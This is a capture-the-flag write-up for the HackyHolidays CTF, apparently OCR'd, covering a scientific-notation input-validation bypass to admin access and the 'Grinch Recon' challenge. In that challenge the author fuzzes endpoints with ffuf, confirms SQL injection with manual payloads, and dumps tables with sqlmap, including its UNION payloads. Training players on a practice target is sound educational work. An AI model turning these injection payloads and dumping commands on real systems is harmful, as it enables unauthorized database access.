
When user sends **scientific notation e** inside of the value, they sent such as "**1e3**" which is equal to 1000, they could bypass **strlen** check and would result on padding on application corrupted, if user send **Y** char their last char for lastname and send their age with any value using **scientific notation e** they can gain admin access.

Scientific notation is another way to write a number. In scientific notation, the letter E is used to mean "10 to the power of." For example, 1.314E+1 means 1.314 * 101 which is 13.14. Let's convert this theory to the actual reality.


First of all, inspect **age** input using developer tools and modify value for very first one to **1e3**



Now move back to form and fill it like example in screenshot, you can just fill last name with full of Y's, because of the **str_pad** function we do not need to send firstname with more than 3 characters.



Once we send our request, application redirected us to admin area.



We combined following vulnerabilities to gain admin rights:


- Source code exposure due to leaving archive file
- Improper input validation on **age** parameter

Ideally, on blackbox testing such exploitation is least possible, because without **source code** in hands of attacker guessing such way to handle users on system is unlikely.

Developers should refrain leaving backups of source codes on servers and public repositories.

Grinch Recon

When we visit **Grinch Recon** app on our browser, it had following contents:



On initial contact, application looks like having login on **/attack-box** endpoint, mentioning development of **API** as well as having some albums with some photos on them.

Let's check if there are some hidden endpoints before going further on how application works, we will be using following **ffuf** syntax:

```
ffuf -u https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/FUZZ -w [PATH]common.txt
```

```
root@instance-20190910-0255:~# ffuf -u https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/FUZZ -w SecLists/Discovery/Web_Content/common.txt


       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/FUZZ
 :: Wordlist         : FUZZ: SecLists/Discovery/Web_Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________


api                     [Status: 200, Size: 2390, Words: 888, Lines: 54]
picture                 [Status: 200, Size: 21, Words: 3, Lines: 1]
uploads                 [Status: 403, Size: 145, Words: 3, Lines: 7]
:: Progress: [4594/4594] :: Job [1/1] :: 417 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

Interestingly there is **API** endpoint, which actually mentioned on index page about ongoing development, let's visit it.



As we can see there are some explanation about what status code responses mean for API and it also mentioned we can find endpoints. We will be using following **ffuf** syntax:

```
ffuf -u https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/api/FUZZ -w [PATH]common.txt
```



It looks like almost all API endpoints throwing **401** error, let's filter if there are some endpoints which is not responding with 401 error, we will be using following **ffuf** syntax:

```
ffuf -u https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/api/FUZZ -w [PATH]common.txt
-fc 401
```

```
root@instance-20190910-0255:~# ffuf -u https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/api/FUZZ -w SecLists/Discovery/Web_Content/common.txt -fc 401

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________


 :: Method           : GET
 :: URL              : https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/api/FUZZ
 :: Wordlist         : FUZZ: SecLists/Discovery/Web_Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response status: 401
________________________________________________

:: Progress: [4594/4594] :: Job [1/1] :: 417 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

So, there is no endpoint returned, now let's check what is actual response when visiting one of the endpoints returned 401 error.



Application is having some IP address control for checking accessing to the API endpoints like mentioned on initial documentation. We will try that if we can bypass it with using **X-Forwarded-For** header, which is a common method for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or load balancer.




So far, we have only limited information regarding how API works and how to access hidden endpoints, let's engage with albums endpoint, which was using **hash** parameter to filter albums, interestingly value on hash was some random string.


Since it was some random string, there might some input validation error, let's check adding some extra characters first.



It looks like when we added **a** as extra, application gave 404 not found, now let's try adding **'--+a** to see if we are able to manipulate potential SQL query, since we do not know DBMS, we will use commenting with **--+a** which works on all DBMS'.



It appears that there is some potential SQL query and we are able to manipulate it, let's confirm it with using **' and 1=1--+a** for injection string.




Application accepted our input again now for confirming SQL injection is in place let's change injection string to **' and 1=2--+a** and see what happens.



So, there is indeed an SQL injection is in place, since 1 is not equal to 2 DBMS returned no results, so application is showing 404 error.

Now we can use **sqlmap** [6] to see if we can exploit the target application, since all we want to see database schema and potential user table, we will be using following syntax for **sqlmap.**

```
sqlmap -u https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/album?hash=59grop --dbs --tables
```




So **sqlmap** confirmed issue is exploitable by it and it will now show us schema of the target applications database.



Unfortunately, there is only **album** and **photo** tables is in present. Let's dump their contents with following syntax for **sqlmap:**

sqlmap -u https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/album?hash=59grop -D <database> -T <table> --dump



It appears to be no hidden album is in present, let's dump **photo** table as well.

```
root@instance-20190910-0255:~# sqlmap -u https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/album?hash=59grop -D recon -T photo --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 16:15:55


[16:15:55] [INFO] resuming back-end DBMS 'mysql'
[16:15:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: hash (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: hash=59grop' AND 2134=2134 AND 'UJoE'='UJoE

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: hash=-2439' UNION ALL SELECT NULL,NULL,CONCAT(0x717a7a7071,0x746e547345546958476b4e50695a4b4669706565727a474e515374675943756375475584c67474e43,0x7176766a71)-- qfkO
---
[16:15:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx
back-end DBMS: MySQL 5
[16:15:56] [INFO] fetching columns for table 'photo' in database 'recon'
[16:15:56] [INFO] used SQL query returns 3 entries
[16:15:56] [INFO] retrieved: "album_id","int"
[16:15:57] [INFO] retrieved: "id","int"
[16:15:57] [INFO] retrieved: "photo","varchar(50)"
[16:15:57] [INFO] fetching entries for table 'photo' in database 'recon'
[16:15:57] [INFO] used SQL query returns 6 entries
[16:15:57] [INFO] retrieved: "1","1","0a382c6177b04386e1a45ceeaa812e4e.jpg"
[16:15:58] [INFO] retrieved: "1","2","1254314b8292b8f790862d63fa5dce8f.jpg"
[16:15:58] [INFO] retrieved: "2","3","32febb19572b12435a6a390c08e8d3da.jpg"
[16:15:58] [INFO] retrieved: "3","4","db507bdb186d33a719eb045603020cec.jpg"
[16:15:59] [INFO] retrieved: "3","5","9b881af8b32ff07f6daada95ff70dc3a.jpg"
[16:15:59] [INFO] retrieved: "3","6","13d74554c30e1069714a5a9edda8c94d.jpg"
Database: recon
Table: photo
[6 entries]
+----+----------+--------------------------------------+
| id | album_id | photo                                |
+----+----------+--------------------------------------+
| 1  | 1        | 0a382c6177b04386e1a45ceeaa812e4e.jpg |
```

So, we couldn't locate any hidden entry on database. It means we must continue examining app first. So, let's view active DOM content of the any album.



It looks like application is loading images with **picture** endpoint, on the **data** parameter there is some base64 encoded value. Let's decode it.



Encoded value on **data** parameter looks like is json data and it was having **image** and **auth** parameters. Let's try to visit image link directly.





Image cannot be viewed directly

Application prevented us to view it and throw error mentioning **Image cannot be viewed directly** that means, either application reading from file system and serving it under **picture** endpoint or connecting to some server and doing request. Since **auth** parameter is in present, it looks like second option is the case. So, we will modify json data and try to access api endpoint.




It looks like we were right, but application returned **invalid authentication hash** error. So, we will try to analyze applications workflow by visiting albums again. We already located SQL injection on **hash** parameter, let's try some injection query like this **-1' UNION SELECT 1,1,1%23** since we already find out that application is using **MySQL** as DBMS and **sqlmap** already mentioned similar payload, let's see what happens.



It looks like application read from first album even though we did not give correct hash to it and instead of album title, it shows **1**, which is third column on album table respectively for sqlmap dump, we got earlier.

